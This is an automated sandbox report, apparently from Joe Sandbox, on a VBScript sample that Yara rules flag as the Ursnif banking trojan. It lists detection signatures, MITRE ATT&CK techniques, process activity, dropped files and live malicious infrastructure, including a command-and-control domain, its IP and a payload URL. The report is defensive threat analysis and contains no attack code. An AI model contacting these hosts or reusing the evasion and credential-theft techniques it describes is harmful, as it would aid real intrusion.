ID: 323315
Sample Name:
JFCp0yRoUS1z.vbs
Cookbook: default.jbs
Time: 18:33:11
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report JFCp0yRoUS1z.vbs

Overview


General Information

Sample Name:	JFCp0yRoUS1z.vbs
Analysis ID:	323315
MD5:	87bb1fbc04d87ea.
SHA1:	c7c63156ba13a0..
SHA256:	003e70adfcfd81e..
Tags:	vbs

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Creates processes via WMI
- Deletes itself after installation
- Machine Learning detection for dropp…
- Queries sensitive service informatio…
- Tries to detect sandboxes and other…
- AV process strings found (often use…

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 5816 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\JFCp0yRoUS1z.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 6184 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6332 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6184 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000003.00000003.266705838.0000000004EE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.266605622.0000000004EE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.266740060.0000000004EE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.266643602.0000000004EE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.266763254.0000000004EE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 4 entries

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Malware Analysis System Evasion:

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 2 3 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eaves Insecu Netwo Comm
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 2 1	NTDS	System Information Discovery 1 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
JFCp0yRoUS1z.vbs	10%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Sikkim.doc	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\Sikkim.doc	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
api10.laptok.at	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.wikipedia.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://api10.laptok.at/favicon.ico	13%	Virustotal		Browse
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api10.laptok.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/favicon.ico	true	• 13%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.wikipedia.com/	msapplication.xml6.8.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.amazon.com/	msapplication.xml.8.dr	false		high
http://www.nytimes.com/	msapplication.xml3.8.dr	false		high
http://www.live.com/	msapplication.xml2.8.dr	false		high
http://www.reddit.com/	msapplication.xml4.8.dr	false		high
http://www.twitter.com/	msapplication.xml5.8.dr	false		high
http://www.youtube.com/	msapplication.xml7.8.dr	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323315
Start date:	26.11.2020
Start time:	18:33:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	JFCp0yRoUS1z.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@4/22@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 52.255.188.83, 104.42.151.234, 51.104.144.132, 104.108.39.131, 104.80.28.60, 20.54.26.129, 8.253.204.121, 67.27.235.126, 8.253.204.120, 8.248.147.254, 67.27.233.254, 8.248.131.254, 8.248.123.254, 51.103.5.186, 92.122.213.194, 92.122.213.247, 152.199.19.161 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:34:11	API Interceptor	1x Sleep call for process: wscript.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	kj3D6ZRVe22Y.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	onerous.tar.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api10.laptok.at	kj3D6ZRVe22Y.vbs	Get hash	malicious	Browse	• 47.241.19.44
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	22.dll	Get hash	malicious	Browse	• 47.241.19.44
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• 47.241.19.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• 47.241.19.44
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	http://nity.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	kj3D6ZRVe22Y.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://yjjv.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 47.254.45.60
	http://https://bit.ly/3941GUp	Get hash	malicious	Browse	• 8.208.98.199
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://qaht.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/3nLKwPu	Get hash	malicious	Browse	• 8.208.98.199
	Response_to_Motion_to_Vacate.doc	Get hash	malicious	Browse	• 47.254.169.80
	http://https://bit.ly/2UR10cF	Get hash	malicious	Browse	• 8.208.98.199
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/3lYk4Bx	Get hash	malicious	Browse	• 8.208.98.199
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bouncy-alpine-yam.glitch.me/#j.dutheil@dagimport.com	Get hash	malicious	Browse	• 47.254.218.25
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 8.208.98.199

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{100D246C-3059-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.770665867847837
Encrypted:	false
SSDEEP:	96:rrZUZM2Z9WKo5ntKo5KfKo5olMKo5eFxyQB:rrZUZM2Z9Wz9tzsfzKlMzWx3B
MD5:	0F11AE3BE03986077E6D0AB25DEFF72D
SHA1:	DF061CEAE49AFD309B7EA29006AA5723C2C350B4
SHA-256:	B39C6A6EEAC5F6312278F898E27D44C5F5E434416C63F5D25B66B580BB167944
SHA-512:	6AD3838FBA1D79E1EE854F625726B40D0F12C5CCD472697D6CC8149B9071DE7FB4F977F7FAB035F4174CB9C0E48462CC6680E7CDCD201F9D911E6E27CEE274F
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{100D246E-3059-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{100D246E-3059-11EB-90E4-ECF4BB862DED}.dat	
Category:	dropped
Size (bytes):	28692
Entropy (8bit):	1.9199212379772934
Encrypted:	false
SSDEEP:	192:rFZ+QG60kRFjd2FkWoM7YlisKKhSX1iNtsKKhgr:rL7RZRhUJN7MisminsA
MD5:	ACDF9DC51D2E8BDAE81DA943965F793F
SHA1:	64994FF69F8917F40E4CF2D3D3681FAF31B111A6
SHA-256:	8492A54B381589A009E2781668B3D723AE69303117BDE1BFF918754CB945F050
SHA-512:	9B6254664A697293B2F0DE14393D8E2F13B30AC54B895F4CAFA13BC4F4B7415E7A152E4E51A1F3D1F0E51D35B1464CE56E5FE438978E48263D3B64CA65290C0A
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.1387326262423025
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE7nWimI002EtM3MHdNMNxOEA1bnWimI00ObVbkEtMb:2d6NxOuSZHKd6NxOnSZ76b
MD5:	1D8E622466F50C56CF67E8A00A480E4F
SHA1:	AD3BDCB32C1E5F2D360361CA328FE11182B35FBE
SHA-256:	24FEAADBAD9B609890A0302F07A12E84664A325D2DEBED22E4EE5E237EA27796
SHA-512:	F1D2AE265A93B4793D75E4CC7158F53F2E19860F2185589FBE38B5D17D5F34EFDC10CA8B61D56D756CC7C0D28942A299EDC032C6400040155CC2B5C57A2933D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xe6289841,0x01d6c465</date><accdate>0xe6289841,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xe6289841,0x01d6c465</date><accdate>0xe62afb08,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.136259788801415
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kR+UnWimI002EtM3MHdNMNxe2kR+UnWimI00Obkak6EtMb:2d6NxrgSZHKd6NxrgSZ7Aa7b
MD5:	4175D274CD716AB40F122073F58D4C0C
SHA1:	0DC6385791F08800AA2A9AFF502AC8DCFD60D14E
SHA-256:	3729E56D2600A1063BBAD3E7580EF30794D06F37112B14E55FABB2479E8A310E
SHA-512:	5A8BE2922A04860DC120005CD93B677BCC09FF8B79962C96551A2E3ED52AF8D5815614D93F6E7B50D3D17189075E0E896BFBCC0A6D8E76BEF32DAA7AC90CC4 4
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xe621712f,0x01d6c465</date><accdate>0xe621712f,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xe621712f,0x01d6c465</date><accdate>0xe621712f,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.127017456060208
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLM1M1bnWimI002EtM3MHdNMNxvLM1M1bnWimI00ObmZEtMb:2d6NxvJSZHKd6NxvJSZ7mb
MD5:	661C778EC71DB286D894BF4E687E60EA

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
SHA1:	87313F9DA00B9669E7DD75CD2CF68BE88085505C
SHA-256:	ACA95D7A80417413CD921F9A7565133AE3A2A62FA342060C4867FB01C489818B
SHA-512:	CA58619C6D586C40D8033346E25E0E604CB3F9273C05FE6BDDCBED69E1B4933F52094E7E2FB46026E23C86B4C78FB79591B52DA8282EF0CBA33D3B4EAAB10CAA
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xe62afb08,0x01d6c465</date><accdate>0xe62afb08,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xe62afb08,0x01d6c465</date><accdate>0xe62afb08,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.115225773753806
Encrypted:	false
SSDEEP:	12:TMHdNMNxis3+l3+UnWimI002EtM3MHdNMNxis3+l3+UnWimI00Obd5EtMb:2d6NxV3o3/SZHKd6NxV3o3/SZ7Jjb
MD5:	DA20F25A3AA2E0DE6B6E35EEDB4C5E5F
SHA1:	33B379DEC6108D72566D9A68B811068FEA8E7CD6
SHA-256:	4E48AD596888094168B75E0010178D423B22BA1CD43A6CD246A4D129892F7D91
SHA-512:	63F67A36DD7594BABAA94309A03C8761E31528D096FD390DBEBA2520A32B2D946AA7A42B969FAEAA6B3ECAA86770DE05FF140B48F684B95849243A29F0A9E99B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xe62635e6,0x01d6c465</date><accdate>0xe62635e6,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xe62635e6,0x01d6c465</date><accdate>0xe62635e6,0x01d6c465</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.139096463889362
Encrypted:	false
